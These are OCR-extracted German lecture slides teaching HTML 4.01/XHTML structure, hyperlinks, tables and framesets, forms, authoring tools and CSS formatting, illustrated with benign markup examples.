- semantisch gegliederter Fließtext
  - Layout bewußt nicht definiert ⇨ inhaltsorientiert
  - komfortable Querverweise durch Hyperlinks
    URL Uniform Resource Locator
- Tabellen und Formulare
- Einbetten von Bildern
  - Audio oder Video nicht vorgesehen
- Layout war Sache des Browsers und des Surfers
  - Schriftart und -größe wählbar
  - Zeilenumbruch abhängig von Größe des Browserfensters

Zielrichtung in dieser Veranstaltung

- HTML 4.0 bereinigt Irrwege der Vergangenheit
  - Variante "strict" (Alternativen "transitional" und "frameset")
  - etliche Tags und Attribute sind "deprecated" (mißbilligt)
- XHTML definiert HTML konform zu XML
  - in der Praxis geringfügige Modifikationen ⇨ zukunftsorientiert
- praktische Konsequenzen
  - Verzicht auf physische Formatierung in HTML,
    stattdessen konsequenter Einsatz von CSS
  - Tags immer in Kleinbuchstaben
  - zu jedem öffnenden Tag ein schliessendes
  - alle Attribute in Anführungszeichen
- Orientierung an Standards, nicht an Browsern

Grundgerüst einer HTML-Datei

SGML-konformer Dokumenttyp

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
      "http://www.w3.org/TR/html4/strict.dtd">
<html>
  <head>
    <meta http-equiv="content-type"
       content="text/html; charset=ISO-8859-1">
    <title>Text des Titels</title>
  </head>
  <body>
    <p>Eigentlicher Inhalt</p>
  </body>
</html>
```

Zeichensatz

Seitentitel für Browserfenster

Schreibregeln

- Leerzeichen, Tabulator und Zeilenvorschub sind Trenner
  - Anzahl spielt keine Rolle, außer in Attributwerten
  - Ausnahme: in `<pre>` Abschnitten (=preformatted)
- Einrückung dient wie üblich nur der Lesbarkeit
  - wird vom Browser ignoriert
  - wird von manchen WYSIWYG Tools ruiniert
- Kommentare

```
<!-- das ist ein Kommentar -->
```

- Sonderzeichen und Umlaute können kodiert werden

<	`<`	>	`>`	&	`&`	"	`&quot;`
ä	`&auml;`	Ä	`&Auml;`	ö	`&ouml;`	Ö	`&Ouml;`
ü	`&uuml;`	Ü	`&Uuml;`	ß	`&szlig;`		

Tags (Marken) und Attribute

- Tags markieren Abschnitte im Text
  - Name in spitzen Klammern
  - gleicher Name für öffnendes und schliessendes Tag
  - schliessendes Tag kenntlich an zusätzlichem /
  - XHTML ist case sensitive (Kleinschreibung), HTML nicht

```
<h2>Willkommen in unserem Hotel</h2>
```

- öffnende Tags können zusätzliche Attribute enthalten
  - Attribute haben einen Namen und einen Wert
  - Attributwerte werden in Anführungszeichen geschrieben (XHTML)

```
<h2 id="hallo">Willkommen in unserem Hotel</h2>
```

- mit Tags markierte Abschnitte können verschachtelt sein

```
<h2><em>Willkommen</em> in unserem Hotel</h2>
```


Standalone-Tags

- es gibt einige wenige „Standalone-Tags“
  - leere Elemente = Abschnitte ohne Inhalt

```
Willkommen <br> auf unserer Homepage
```

- Standalone-Tags passen nicht in das DOM
  - dieses verlangt eine strenge Baumstruktur
- in XML und XHTML ganz verboten
  - ersatzweise

```
<br />
```

  - oder

```
<br></br>
```

Universalattribute

- können zu jedem Tag hinzugefügt werden
- `id` dateiweit eindeutiger Bezeichner für JavaScript
- `class` Name der zugehörigen Style Sheet Klasse
- `style` eingebettete Style Sheet Attribute
- `title` Erläuterung zum Element, erscheint als Tooltip
- `lang, dir` Landessprache und Textlaufrichtung

Strukturierung von Text

alle außer und <br> erzeugen einen Block

- Überschriften
  - `<h1>` Überschrift der höchsten Gliederungsebene
  - `<h6>` Überschrift der niedrigsten Gliederungsebene
- Abschnitte
  - `<p>` Textabsatz (heutzutage immer paarweise mit `</p>`)
  - `<div>` allgemeiner Block
  - `<span>` Inline-Element

kein Block

"Aufhänger" für CSS

- Aufzählungen (nummeriert oder auch nicht)
  - `<ol>, <ul>, <li>`
- Zeilenumbruch erzwingen und verhindern
  - `<br>` expliziter Zeilenumbruch (standalone tag)
  - ` ` geschütztes Leerzeichen verhindert Zeilenumbruch

kein Block

Logische Formatierung

- markiert Bedeutung von Textabschnitten
- macht keine Aussage über visuelles Erscheinungsbild
  - das wird erst per CSS definiert
  - für Sprachausgabe muß stattdessen das akustische Erscheinungsbild definiert werden...
- ein paar Beispiele:

`<em>`	emphatisch (betont)
`<strong>`	stark betont
`<samp>`	Beispiel
`<dfn>`	Definition
`<cite>`	Zitat
`<q cite="Quelle">`	Zitat mit Quellenangabe
`<blockquote>`	Zitat als Block gesetzt Block

Verpönte Attribute und Tags (deprecated)

- Farbangaben
  - `background, bgcolor, text`
  - `link, alink, vlink`
- Schrift
  - `<font>, <basefont>`
  - `compact, strike, s, u`
- Ausrichtung
  - `align, nowrap, <center>`
- Größe
  - `size, width, height`
- Rand
  - `hspace, vspace, border`

Angaben dieser Art dienen der physischen Formatierung, sind in der **Strict**-Variante verboten und sollen durch CSS-Angaben ersetzt werden

Zulässig in **Transitional**-Variante, damit Altlasten weiterleben

Grenzfall: physische Formatierung

- definiert das visuelle Erscheinungsbild
- nicht verpönt, aber besser zu vermeiden
- ein paar Beispiele:

`<b>`	fette Schrift (bold)
`<i>`	kursive Schrift (italic)
`<tt>`	dicktengleiche Schrift (monospaced, Teletype)
`<big>`	Schrift größer als normal
`<small>`	Schrift kleiner als normal
`<sup>`	Schrift hochgestellt
`<sub>`	Schrift tiefgestellt
`<pre>`	präformatierter Text (z.B. für Quellcode) Block

Einbindung von Pixelbildern (Grafiken)

- für Bilddateien der Formate GIF, PNG und JPG
- notwendige Attribute:

`src`	Quelle
`width, height`	Breite und Höhe
`alt`	Ersatztext

- Beispiel — standalone tag

```
<img src="bilder/datei.gif" width="250" height="450"
  alt="Beschreibung des Bildes">
```

- besser mittels CSS festlegen:

`border`	Rahmen
`hspace, vspace`	Abstand zur Umgebung
`align`	Ausrichtung und Textumfluß

Bilddateiformate

ästhetisches Problem: unvollständiges Gesamtbild während Seitenaufbau

- GIF für Grafiken (z.B. Screenshots, ClipArts)
  - 256 Farben Palette, LZW komprimiert
  - Freistellen (transparenter Hintergrund) möglich
  - Nachfolger PNG
- JPEG für Photos
  - Echtfarben, DCT komprimiert, kein Freistellen
- bisher Exoten: Fraktale und Wavelet-Kompression

Gängiger Trick: Platzierung mit unsichtbarem GIF erzwingen

- Möglichkeiten zur Speicherplatzersparnis
  - Hintergrund mit kleiner Grafik "kacheln"
  - Größe und Farbtiefe reduzieren
  - Beschränkung auf wenige Grafiken

Hauptproblem: Übertragungszeit

Audio und Video

- Prinzip: Einbettung von Media-Clips
  - Media-Clip als eigenständige Datei; HTML-Datei enthält Verweis

```
<embed src="datei.ext" width="150" height="60">
```

  - Platzierung wie Grafik im Fließtext
- Abspielen
  - interaktiv per Mausklick
  - automatisch beim Öffnen der Seite
- Implementation uneinheitlich und plattformabhängig
  - manche Formate vom Browser direkt unterstützt
  - andere über installierbare Plug-Ins
- vorzugsweise "streaming mode" wegen Übertragungszeit

Größe verschiedener Plugins variiert

Meta-Angaben

- Anweisungen für WWW-Server, WWW-Browser und automatische Suchprogramme ("Robots")
- eine kleine Auswahl von Meta-Angaben:

```
<meta name="description" content="Autovermietung">
<meta name="author" content="B. Kreling">
<meta name="keywords" content="Hotel,Urlaub,Meer">
<meta name="robots" content="noindex">
<meta name="date" content="2001-02-06">
<meta name="language" content="de">

<meta http-equiv="Content-Script-Type"
                      content="text/javascript">
<meta http-equiv="Content-Style-Type"
                      content="text/css">
```


Anwendungsfälle für Hyperlinks

- "Hyperlink" ist lediglich eine technische Realisierung !
- Einsatzgebiet klären und gestalterisch unterscheiden
- Beispiele für Einsatzmöglichkeiten
  - Querverweis (vgl. Lexikon, Literaturstelle)
  - Blättern (nächste Seite / vorige Seite)
  - Inhaltsverzeichnis (Unterkapitel / Oberthema)
  - Stichwortverzeichnis
  - freie Navigation, neue Dokumentstrukturen ⇨ Hypermedia
  - Download einer Datei
  - sonstiger Dienst

  siehe hierzu auch: Grundstrukturen von Dokumenten

Gestaltungstipps für Verweise

- ein Verweis ist ein Blickfang
  - nur bedeutungstragende Begriffe mit Hyperlink hinterlegen
- Verweistext soll das Verweisziel deutlich machen
  - vorzugsweise immer derselbe Text für dasselbe Ziel
- Verweis sollte unmittelbar erkennbar sein
  - nicht erst nach "Abtasten" mit der Maus
- nicht zu viele Verweise auf dieselbe Stelle
  - Surfer folgen Verweisen mitunter auch um die Website vollständig zu besuchen
- alle Seiten vollständig verlinken
  - "Zurück"-Button des Browsers sollte innerhalb einer Website überflüssig sein

Ziele von Verweisen

- eine Datei, die der Browser als Seite darstellen kann
  - meistens HTML, aber auch andere
  - im Internet oder lokal
- bestimmte Position ("Anker") innerhalb einer solchen darstellbaren Datei
- eine Datei, die der Browser selbst nicht darstellen kann
  - diese wird zum Download angeboten oder mit einer Hilfsanwendung geöffnet
- andere Dienste, nicht WWW
  - mailto, gopher, ftp, telnet, news

```
<a href="mailto:b.kreling@fbi.fh-darmstadt.de">B. Kreling</a>
<a href="ftp://www.xyz.de/setup.zip">Download</a>
<a href="file:///c:/lokal.htm">lokale Datei</a>
```

2.2 Hyperlinks

Verweise

Der Verweistext sollte eine klare Information über das Ziel des Verweises geben !

- Allgemeine Form

```
<a href="Dienst://Server:Port/Verz/Datei#Anker">
  Text</a>
```

  Teile davon können weggelassen werden

- Datei im selben / unter- / übergeordneten Verzeichnis

```
<a href="start.htm">Text</a>
<a href="sub/Datei.html">Text</a>
<a href="../inhalt.htm">Text</a>
```

relativ

- Datei auf anderem Server

auch: localhost

```
<a href="http://www.xyz.de/datei.htm">Text</a>
```

absolut

- Groß-/Kleinschreibung beachten

beliebter Fehler unter Windows

  – Server laufen meist unter Unix und Unix ist case sensitive bezüglich Datei- und Verzeichnisnamen

2.2 Hyperlinks

Absolute und relative Verweise

ohne Angabe von Server und Verzeichnispfad

- relative Verweise innerhalb der eigenen Website (projekt-intern) sind vorteilhaft für
  – Migration auf anderen Server oder in anderes Verzeichnis
  – Entwicklung auf lokaler Festplatte mit späterem Upload
  – Download als ZIP und lokale Installation (vgl. SELFHTML)

- absolute Verweise sind vorteilhaft für
  – versenden von Seiten per eMail (z.B. Werbung, Stundenplan; sofern der Leser online ist wird er direkt auf den Webserver weitergeleitet)
  – Verweise auf fremde Websites (projekt-extern)

2.2 Hyperlinks

Position innerhalb einer Datei ("Anker")

- wird häufig eingesetzt für "Inhaltsverzeichnis" am Anfang einer Datei, z.B. bei FAQ
- Verweisziel definieren

```
<a name="Erl"><h2>Erläuterung</h2></a>
```

- Verweis definieren

```
siehe die <a href="#Erl">Erläuterung</a> unten
```

- der Verweis kann auch zu einer bestimmten Position in einer anderen Datei zeigen

```
<a href="datei.htm#Erl">Erläuterung</a>
<a href="http://www.xyz.de/datei.htm#Anker">...</a>
```

- der Browser scrollt die Seite so, daß der Anker an der Oberkante des Fensters erscheint

2.3 Layoutmanager

Problematik des Layouts

- Fließtext statt fester Platzierung (ggfs. mit autom. Zoom)
  - Informationsdarstellung auf verschiedensten Monitoren
  - Gestaltungsmöglichkeiten sehr beschränkt (eigentlich möchte man einen Screen als Ganzes gestalten ...)
- ursprünglich keine Überdeckung von Objekten
  - ist in anderen Medien und Tools eine Grundfunktion
- die meisten Seitengestalter denken in statischen Layouts
  - dynamische Layouts wesentlich schwieriger zu entwerfen
  - zwei "Layoutmanager" verfügbar: `<frameset>` und `<table>`
  - nach tricky programming nun tricky designing

2.3 Layoutmanager

Struktur einer Tabelle (1)

ursprünglich zur Darstellung tabellarischer Daten

```
<table>
   <tr>
      <th>Kopfzelle: 1. Zeile, 1. Spalte</th>
      <th>Kopfzelle: 1. Zeile, 2. Spalte</th>
   </tr>
   <tr>
      <td>Datenzelle: 2. Zeile, 1. Spalte</td>
      <td>Datenzelle: 2. Zeile, 2. Spalte</td>
   </tr>
   <tr>
      <td>Datenzelle: 3. Zeile, 1. Spalte</td>
      <td>Datenzelle: 3. Zeile, 2. Spalte</td>
   </tr>
</table>
```

im Quelltext zeilenweise (tr = table row)

beliebig viele Zeilen und Spalten

2.3 Layoutmanager

Struktur einer Tabelle (2)

- Gesamtbreite definieren

  ```
  <table width="80%">...</table>
  ```

  – Gesamthöhe können die Browser zwar, ist auch nützlich, aber nicht standard-konform
- Spaltenbreite vordefinieren
  – ermöglicht schnelleren Tabellenaufbau im Browser

  ```
  <colgroup>
     <col width="80"> <col width="120">
  </colgroup>
  ```
- Zellen verbinden
  – Spalten verbinden `<td colspan="3">...</td>`
  – Zeilen verbinden `<td rowspan="2">...</td>`

in Pixel oder Prozent

auch kombinierbar


Erscheinungsbild einer Tabelle

- Rahmen gestalten

```
<table border="8"
  cellspacing="10"
  cellpadding="20">
```

  – verfeinerte Rahmenformatierung besser mit CSS

aus S. Münz: SELFHTML



- Ausrichtung der Zelleninhalte, Verhinderung von Zeilenumbruch, Farben etc. besser mit CSS

Tabelle als Layoutmanager

- Tabelle ist häufig Basis des Seitenlayouts
  - statisches Layoutraster durch Bemaßung in Pixel
  - dynamischer Layoutmanager durch Bemaßung in Prozent (vergleichbar mit GridBagLayout in Java)
- normalerweise blinde Tabelle, d.h. ohne Rand
- Freiformen, Rundbögen etc. als eingebettete Grafik

- Entwurfsmethodik sinngemäß übertragen
  - siehe Abschnitt "3.5 Dynamisches Layout" im Skript "Entwurf und Realisierung grafischer Oberflächen"

2.3 Layoutmanager

Framesets

bei Puristen verpönt;
nicht in der Variante "strict" enthalten,
sondern eigene Variante "frameset"

- Aufteilung des Browserfensters in mehrere Abschnitte
  - horizontal oder vertikal
  - fest oder verschiebbar
  - jeder Abschnitt mit eigenem Scrollbalken bei Bedarf
- komplexere Aufteilung durch Schachtelung von Framesets
- in jedem Abschnitt ("Frame") wird eine andere HTML-Datei dargestellt

sinnvoll
stabile Navigationsleiste
stabile Kopf- oder Fußzeile
Vergleich von Infos

problematisch
nicht jeder Browser kann's
bei geringer Bildschirmauflösung
Ladezeiten für mehrere Dateien

2.3 Layoutmanager

Struktur eines Frameset

eigene HTML-Variante,
nicht die "reine Lehre"

```
<!DOCTYPE HTML PUBLIC
     "-//W3C//DTD HTML 4.01 Frameset//EN"
     "http://www.w3.org/TR/html4/frameset.dtd">
<html>
<head>
  <title>Text des Titels</title>
</head>
<frameset ...>
  <frame ...>
  <frame ...>
  <noframes>
    Ihr Browser kann keine Frames anzeigen.
  </noframes>
</frameset>
</html>
```

Aufteilung des Frameset

Definition zweier Framefenster

2.3 Layoutmanager


Aufteilung eines Frameset

- zeilenweise aufteilen

```
<frameset rows="100,*,60">
```

```
<frameset rows="1*,5*,3*">
```

- spaltenweise aufteilen



```
<frameset cols="40%,60%">
```

- Maßangaben

`ohne`	absolut in Pixel
`*`	restlicher Platz
`Zahl*`	anteilig
`%`	relativ in Prozent

2.3 Layoutmanager

Frame definieren und füllen

- einzelnes Frame und seine Attribute definieren

```
<frame src="startseite.htm"          Anfangsseite
 name="rechts"                       Name für Hyperlinks
 frameborder="1"                     mit / ohne Rand
 marginwidth="5" marginheight="7"    Innenabstand in Pixel
 noresize                            Größe nicht änderbar
 scrolling="yes">                    mit / ohne Scrollbalken
```

ignorieren die Browser

- Hyperlinks bekommen zusätzlich das Zielfenster

```
<a href="news.htm" target="rechts">News</a>
```

transitional

- Zielfensterbasis ggfs. im HTML-Header definieren

```
<base target="rechts">
```

- Frameset verlassen

```
<a href="vollbild.htm" target="_parent">Raus</a>
```

Frameset vs. Tabelle

bei dynamisch generierten Seiten (PHP etc.)

Frameset → mehrere HTML-Seiten

- Frames unabhängig voneinander scrollbar
- Navigationsmenü ohne Server Side Include
- SessionID stabil im Navigationsframe
- JavaScript-Variable persistent über mehrere Seiten

Tabelle → eine HTML-Seite

- Navigationsmenü scrollt weg
- übersichtlichere Zustandsverwaltung
- SessionID pendelt zwischen Server und Client

Formular definieren

- beliebigen Bereich in HTML-Body markieren

```
<form action="/cgi-bin/auswerten.pl" method="get">
```

Steuerelemente (Eingabefelder, Auswahllisten, Buttons...) und sonstige HTML-Tags und CSS-Formatierung

```
</form>
```

- Steuerelemente dienen der Eingabe von Daten
  - eingegebene Daten werden an Server übermittelt und dort ausgewertet (im Beispiel durch Ausführung der `pl`-Datei)
  - `get` übermittelt Parameter für Abfrage (z.B. Suchmaschine)
  - `post` übermittelt Daten zwecks Speicherung (z.B. Bestellung)

vgl. Reload im Browser

- Alternative: Formulardaten per eMail verschicken

```
action="mailto:Meier@xyz.de"
```

  - unsicher, weil von Installation beim Surfer abhängig

Eingabefelder

- einzeilige Textbox

```
<input name="zuname" type="text" size="30"
  maxlength="40" value="Mustermann">
```

  - `name` und `value` wird an Server übermittelt
  - `value` kann vorbelegt sein, mit `readonly` reine Anzeige
  - `size` und `maxlength` für Anzeigelänge und Speichergröße
- Variante: Passwortfeld mit *-Anzeige (jedoch keine verschlüsselte Übertragung!)
  - wie oben, jedoch `type="password"`
- mehrzeiliges Textfeld (bei Bedarf mit Scrollbalken)

```
<textarea name="feedback" cols="50" rows="10">
  editierbarer Text
  </textarea>
```


Auswahllisten

- Listbox

```
<select name="top4" size="3">
  <option>Heino</option>
  <option>Michael Jackson</option>
  <option value="tw">Tom Waits</option>
  <option>Nina Hagen</option>
  </select>
```

  - `size` bestimmt die Höhe in Zeilen
  - Vorauswahl ggfs. mit `<option selected>`
  - angezeigter Text wird als ausgewählter Wert übertragen, sofern kein `<option value="xyz">` definiert ist
- Mehrfachauswahl mit zusätzlichem Attribut `multiple`
- Combobox wie Listbox, jedoch `size="1"`

Radiobuttons und Checkboxen

- Radiobuttons als Gruppe von Knöpfen, die sich gegenseitig auslösen (Auswahl 1 aus n)
  - Gruppierung erfolgt durch identischen `name`
  - der `value` wird als Wert der Gruppe übertragen

```
<input type="radio" name="credit" value="MC">
   Mastercard<br>
<input type="radio" name="credit" value="Visa">
   Visa<br>
<input type="radio" name="credit" value="Amex">
   American Express
```

- Checkboxen für Boole'sche Eingabe

"on" wenn fehlt

```
<input type="checkbox" name="zutat" value="salami">
  Salami<br>
```

  - übermittelt wird der `value` nur für angekreuzte Checkboxen
  - Vorauswahl durch Attribut `checked`

Schaltflächen und verborgene Felder

- allgemeine Schaltflächen für JavaScript-Ereignisse

```
<input type="button" name="Start" value="Startseite"
  onClick="self.location.href='http://www.xyz.de/'">
<button type="button" name="Start" value="Startseite"
  onClick="self.location.href='http://www.xyz.de/'">
  Text und/oder Bild
  </button>
```

- Schaltfläche zum Absenden der Formulardaten
  - wie oben, jedoch `type="submit"`
- Schaltfläche zum Löschen der Formulardaten
  - wie oben, jedoch `type="reset"`
- verborgenes Datenfeld (z.B. für Sessionverwaltung)

```
<input type="hidden" name="sessionID" value="4711">
```

2.4 Formulare

Gestaltung und Tastatursteuerung

- optische Gestaltung des Formulars mit den üblichen Mitteln von HTML und CSS
  - (blinde Tabelle für exakte Ausrichtung) ☹
  - Formatierung mittels CSS
- Tabulatorreihenfolge entsprechend der Reihenfolge in der HTML-Datei
  - oder explizit mit Attribut `tabindex="1"` usw.
- Tastaturkürzel definieren mit `accesskey="x"`
  - verlangt vom Benutzer alt+x (nicht erkennbar, muß beschriftet werden !)

2.5 Werkzeuge

HTML Editor

HomeSite, HTML Editor Phase 5², ...

- vergleichbar mit komfortabler Programmierumgebung
  - Hilfe beim Einfügen von HTML Code
    - übersichtliche, menügeführte Auswahl der HTML-Tags
    - Dialoge und Wizards für komplexere Auswahlen
  - Auffinden durch syntaxabhängige Einfärbung unterstützt
- aber: man editiert und sieht letztlich den HTML-Code
  - der Autor denkt und kontrolliert visuell
  - er muß Änderungswünsche in HTML "übersetzen" und die richtige Stelle im Code finden - wie ein Programmierer
- Vorteil: hand-optimierter HTML-Code, neueste Features nutzbar
  Nachteil: Programmierer muß Schnittmenge der Browser finden

2.5 Werkzeuge

HTML Validator

CSE HTML Validator, http://www.w3.org, ...

- Browser ignorieren normalerweise unbekannte oder falsche Tags und Attribute
  - es gibt keine Fehlermeldung, allenfalls Fehlverhalten
  - Tippfehler werden nicht gemeldet
- Browser sind unterschiedlich tolerant gegenüber Fehlern in HTML
  - was der eine ignoriert, bewirkt beim anderen u.U. sehr fehlerhafte Darstellung
- deshalb: HTML Code vor Veröffentlichung validieren
  - d.h. Prüfung anhand der Spezifikation: Syntax, Tag- und Attributnamen, Schachtelungsregeln, ...
  - Prüftiefe und -güte verschiedener HTML-Validator variieren
- auch generiertes HTML (z.B. aus PHP) validieren !

2.5 Werkzeuge

WYSIWYG Tool

GoLive, Dreamweaver, FrontPage, ...

- Komfort immer noch unterhalb von z.B. Word
  - HTML wird nicht mehr "programmiert"; Anweisungen und Attribute werden problemorientiert über Dialoge definiert
  - HTML ist nur "internes Datenformat"
  - HTML kann vom Autor betrachtet werden; muß aber nicht
- nicht mehr Formatiermöglichkeiten als HTML erlaubt
  - Tabellen und Grafikeinbindung gemäß HTML
- Darstellung etwa so wie im Browser
  - eine mögliche WYSIWYG-Variante unter vielen
  - zusätzlich Vorschau mit verschiedenen Browsern
- generiertes HTML meist "multi-browser-tauglich"

man muß die Prinzipien verstehen

da haben die Entwickler des Tools bereits getüftelt

Website Verwaltung

- verwaltet Website mit allen zugehörigen Dateien
  - Websites haben meist sehr viele kleine Dateien; darunter leidet leicht die Übersicht
  - eigener problemangepaßter "Explorer"
- Übersichtsdarstellungen
  - einlaufende und abgehende Hyperlinks jeder Seite
  - alle zugehörigen Bilder einer Seite
  - alle Seiten, die ein Bild verwenden
- Konsistenzprüfung und Korrektur von Hyperlinks
  - korrigiert Website-interne Hyperlinks bei Datei-Umbennung
- Suchen und Ersetzen über gesamte Website

spezielle Problematik des Web

Vorlagen und Assistenten

Ziel: Web Publishing für jedermann

- fertige Vorlagen für typische Websites
  - entsprechen sicher i.a. nicht den eigenen Vorstellungen
  - sind aber ein guter Startpunkt für weitere Abwandlungen
  - helfen gegen das Vergessen wichtiger Elemente
- Vorlagen sind über Dialogfolge (Assistenten) konfigurierbar
- Beispiele für Sites und Seiten
  - Diskussionsforum, Firmenpräsenz, Persönliche Homepage, Kundenunterstützung
  - Benutzerregistrierung, Feedback-Formular, Gästebuch, Stellenangebot, Produktbeschreibung

2.5 Werkzeuge

Export aus anderen Tools

- anfangs unbrauchbar, mittlerweile erstaunlich gut
  - z.B. PowerPoint für MSIE mit XML und Style Sheets
  - sogar in der Größe skalierbar
- generierter HTML-Code sehr komplex, Vielzahl von Dateien
  - praktisch schon fast wieder proprietäres Dateiformat
- nicht unterstützt: HTML-Rohform als Zwischenstufe bei Konvertierung existierender Dokumente
  - Export für Nachbearbeitung in HTML Tool
- Zukunftsprognose: (spezialisierte) Tools konkurrieren bezüglich Benutzungsoberfläche
  - keine Herstellerbindung mehr via Dateiformate

2.6 Formatierung mit CSS

Cascading Style Sheets

CSS Version

1.0 1996
2.0 März 1998

in 4.0-Browsern erst teilweise implementiert

- Definition physischer Attributsätze für
  - vordefinierte logische Formate (Überschrift 2, Aufzählung, ...)
  - selbstdefinierte Format-Klassen
  - einzelne (Text-)Blöcke

vergleichbar mit Formatvorlagen in Word

- vielfältige physische Attribute
  - Schriftart, -größe, -stil, Zeichen- und Zeilenabstand, Einrückung
  - Text- und Hintergrundfarbe, Rahmen
- Seitengestaltung für Druck
- freie Platzierung und Überlappung von Objekten
  - vgl. Autorensysteme
  - Basis für Animation von Objekten

Potential der CSS

- exakte Bestimmung des Erscheinungsbilds
  - wichtiger Schritt in Richtung WYSIWYG
  - nur noch die variable Bildschirmauflösung bleibt ein Problem
- verbesserte Exportierbarkeit aus anderen Tools
  - Zukunftsvision: Erstellung von Webseiten mit gewohnten Tools
  - kein Fachwissen und keine Tricks mehr erforderlich; HTML-Programmierer werden arbeitslos
- Optimierung für verschiedene Ausgabemedien
  - Bildschirm, Drucker, TV, Palmtop, Screen Reader...

Arbeitsteilung mit CSS

- saubere Trennung zwischen Inhalt und Form !
  - Inhalt logisch formatiert in HTML
  - Physisches Format und Fein-Layout in separatem CSS
  - ~~Einschränkung: Grob-Layout basiert auf `frameset` und `table`~~
- Arbeitsteilung Autor / Designer wird möglich
  - einheitliche Layouts für große Projekte
- Corporate Design kann übernommen werden
  - hierarchischer Aufbau (Kaskadierung)
  - Übernahme und Abwandlung einer Designvorgabe

Für verschiedene Ausgabemedien

- verschiedene CSS-Dateien in HTML einbinden

```
<link rel="stylesheet" media="screen"
                       href="Bildschirm.css">
<link rel="stylesheet" media="print"
                       href="Drucker.css">
```

- verschiedene Bereiche innerhalb eines CSS

```
@media screen {
  /* Style-Sheet-Definitionen für den Bildschirm */
}
@media print {
  /* Style-Sheet-Definitionen zum Drucken */
}
```


Einbindung von CSS in HTML (1)

- "extern" in eigener CSS-Datei
  - kann von mehreren HTML-Dateien genutzt werden

```
<link rel="stylesheet" type="text/css"
                       href="datei.css">
```

Normalfall

gehört in den HTML-Header

- "eingebettet" im HTML-Code
  - gilt nur für diese eine HTML-Datei

```
<style type="text/css">
  <!--
    /* ... Style-Sheet-Definitionen ... */
  -->
</style>
```

HTML-Kommentar

CSS-Kommentar

2.6.1 Formate definieren

Einbindung von CSS in HTML (2)

- "inline" im jedem HTML-Tag

  erfordert unbedingt ein schliessendes Tag

  – gilt nur für dieses eine Objekt

```
<p style="color:red; font-size:36pt;">
     großer roter Text</p>
```

  – neues Inline-Tag zur Markierung eines Teilbereich eines Objekts

  einziger Zweck

```
<p>Normaler Textabsatz mit
   <span style="font-style:italic; color:red;">
      rot-kursivem Text</span> und wieder normal
</p>
```


2.6.1 Formate definieren

Standard-Formate modifizieren

- Definition in CSS

  vorzugsweise für Ausgestaltung logischer Formate

```
h3   { font-size:48pt; color:#33FF00; }
p    { font-size:12pt; line-height:16pt;
       font-family:Arial, Helvetica; }
```

- Anwendung in HTML

  kein Attribut in HTML

```
<h3>Überschrift 3. Ebene</h3>
<p>einfacher Fließtext in einem Absatz</p>
```

  – ohne CSS zeigt der Browser die "schlichte" Version

Standard-Formate kontextabhängig

- Definition in CSS

```
h1    { color:red; }
h1 i  { color:blue; font-weight:normal; }
```

d.h. Italic geschachtelt in Header 1

dieses Format gilt nur dort

- Anwendung in HTML

kein Attribut in HTML

```
<h1>Eine Überschrift mit <i>Style-Sheets</i></h1>
<p>Ein Fließtext mit <i>Style-Sheets</i></p>
```

nicht hier

Eigene Format-Klassen

aber keine Ableitung wie in OO

- Definition in CSS
  - Unterklassen für Standard Formate

```
p.Hinweis   { font-size:12pt; color:black; }
p.Fussnote  { font-size:8pt; color:black; }
```

  - allgemein verwendbar

```
.Warnung    { color:#DC0081 }
.Zitat      { color:#00DFCA }
```

- Anwendung in HTML

Attribut `class` in HTML

```
<p class="Hinweis">beachten Sie bitte</p>
<p class="Fussnote">das nur am Rande</p>
<p class="Warnung">Achtung! Aufpassen!</p>
<blockquote class="Zitat">des Pudels Kern
    </blockquote>
```

2.6.1 Formate definieren

Individuelle Objekt Formate

die verwendet GoLive zur Platzierung von Rahmen

- Definition in CSS

```
#Block1   { font-weight:bold; font-style:italic; }
#Hotw3    { text-decoration:underline; }
```

- Anwendung in HTML
  - jedes Format und jede `id` nur einmal !

Eindeutige Block-IDs kann man auch für JavaScript brauchen

```
<p id="Block1">Extra-Formatierung</p>
<p>Einfacher Text mit <em id="Hotw3">Hotword</em></p>
```

"Hotw3" ergänzt das Format von ; im Konfliktfall mit Vorrang

2.6.1 Formate definieren

Pseudo-Formate

- Sonderfall:
  definieren nicht Attribute von HTML-Blöcken

- Definition in CSS

```
a:link    { color:#FF0000; font-weight:bold; }
a:visited { color:#990000; }
a:active  { color:#0000FF; font-style:italic;}
```

Darstellung von Hyperlinks

```
p:first-line   { font-weight:bold; }
p:first-letter { font-size:36pt; color:green;}
```

bisher nicht unterstützt

reservierte Schlüsselworte

2.6.1 Formate definieren

Lesbarkeit ohne CSS bedenken

- für Browser, die noch keine CSS verstehen
  - hilft aber nicht für Netscape 4.x, der CSS falsch interpretiert
- barrierefreies Design: für Screen Reader

- nur logische Standard-Formate verwenden
  - damit "schlicht", aber logisch (Reihenfolge!) formatieren
    `<p>, <h1>, <h5>, <hr>` (besser als `<div>, <span>`)
- externe CSS-Datei anbinden
  - dort "schönes" Format definieren
    - schlichtes Format bei Bedarf redefinieren
  - Hilfs-Objekte des schlichten Formats verbergen
    - z.B. waagrechte Linien `<hr>` mit `display:none;`

2.6.2 CSS Attribute

Farben und Hintergrundbilder

- Farbattribute

`background-color`	Hintergrundfarbe
`color`	Textfarbe
`border-color`	Rahmenfarbe
`text-shadow`	bisher nicht unterstützt

- Notationen für Farbwerte

`rgb(255,140,0)`	Farbanteile für rot, grün, blau im Bereich 0..255
`rgb(100%,55%,0%)`	Farbanteile im Bereich 0%..100%
`#FF8C00`	Farbanteile hexadezimal
`darkorange`	diverse Farben mit Namen

- Hintergrundbild

  nicht nur für gesamte Seite, sondern auch für einzelne Blöcke

  `background-image:url(bild.gif)`

2.6.2 CSS Attribute

Netscape Palette

- 216 "websafe" Farben
  - aus Rücksichtnahme auf Surfer mit einfacher Graphikkarte
  - wird vom Browser auf allen Plattformen als Systempalette in den RAMDAC geladen
- schlechte Farbabstufung
  - "mathematisches" Bildungsgesetz: RGB = (n_R*0x33, n_G*0x33, n_B*0x33)
  - 6 Abstufungen für jeden Farbkanal: 0x00, 0x33, 0x66, 0x99, 0xCC, 0xFF

Kurzschreibweise #6F0

2.6.2 CSS Attribute

Schrift

- `font-family:`
  `Arial, Helvetica, "Times New Roman"`
  `serif, sans-serif, cursive, fantasy, monospace`
- `font-style:`
  `italic`
